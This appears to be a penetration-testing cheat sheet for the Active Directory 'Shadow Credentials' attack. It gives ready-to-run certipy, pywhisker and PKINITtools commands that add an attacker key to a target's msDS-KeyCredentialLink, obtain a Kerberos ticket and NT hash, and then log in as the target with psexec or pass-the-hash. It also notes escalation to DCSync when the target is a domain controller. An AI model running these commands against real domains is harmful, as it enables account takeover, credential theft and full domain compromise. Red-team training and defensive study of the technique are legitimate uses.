


Shadow Credentials

Write your own certificate key to a target's msDS-KeyCredentialLink, then authenticate AS them via Kerberos PKINIT and recover their NT hash — no password reset. A quiet, modern alternative to RBCD. Replace <placeholders> with your own values.



Pre-req · Confirm the Write Right

You need write access to the target's attributes. In BloodHound, look for an outbound **AddKeyCredentialLink** / **GenericAll** / **GenericWrite** edge from a principal you control.

Also requires a Server 2016+ DC with PKINIT/Key Trust support — but no vulnerable certificate template (unlike the ESC attacks).

② One-Shot with certipy (recommended)

shadow auto does the whole chain: add key → PKINIT → dump NT hash → clean up.

Tab 1 · Kali

```
# user target
certipy shadow auto -u <user>@<domain> -p <password> -dc-ip <dc-ip> \
  -account <target-sam>

# computer target — note trailing $
certipy shadow auto -u <user>@<domain> -p <password> -dc-ip <dc-ip> \
  -account '<target-host>'
```

Prints the target's NT hash and caches a TGT — one command, then jump to step ⑤.

③ Manual / pywhisker (more control)

Useful when you want to keep the PFX, or certipy's auto flow doesn't fit.

Tab 2 · pywhisker + PKINIT

```
# a) add the key credential, save a PFX
pywhisker -d <domain> -u <user> -p <password> --target <target-sam> \
  --action add --filename shadow

# b) PKINIT with the PFX → TGT + NT hash
certipy auth -pfx shadow.pfx -dc-ip <dc-ip>

# (PKINITtools alternative)
gettgtpkinit.py -cert-pfx shadow.pfx -pfx-pass <pass> \
  <domain>/<target-sam> shadow.ccache
export KRB5CCNAME=shadow.ccache
getnthash.py -key <AS-REP-key> <domain>/<target-sam>
```

⑤ Use It, Then Clean Up

Authenticate as the target with the recovered hash/ticket — then remove your key.

Tab 3 · Use

```
nxc smb <target-ip> -u <target-sam> -H <nt-hash>

export KRB5CCNAME=<target>.ccache
impacket-psexec -k -no-pass <domain>/<target-sam>@<target-fqdn>
# if the target is a computer / DC → DCSync the domain
```

Tab 4 · Cleanup

```
certipy shadow clear -u <user>@<domain> -p <password> -dc-ip <dc-ip> \
    -account <target-sam>
# pywhisker: --action remove --device-id <id>
```

PKINIT is clock-sensitive — if auth fails, sync time: sudo ntpdate <dc-ip>. Shadow creds vs RBCD: both abuse the same write ACL; shadow creds need Key Trust (2016+) but no extra computer account and hand you the hash directly.

Key idea: msDS-KeyCredentialLink stores public keys AD trusts for passwordless certificate logon. If you can write that attribute, you bolt your own key onto someone's account and log in as them via PKINIT, then pull their NT hash. It abuses the exact same ACL you'd use for RBCD — but is quieter and yields the hash directly. Always remove the key afterwards.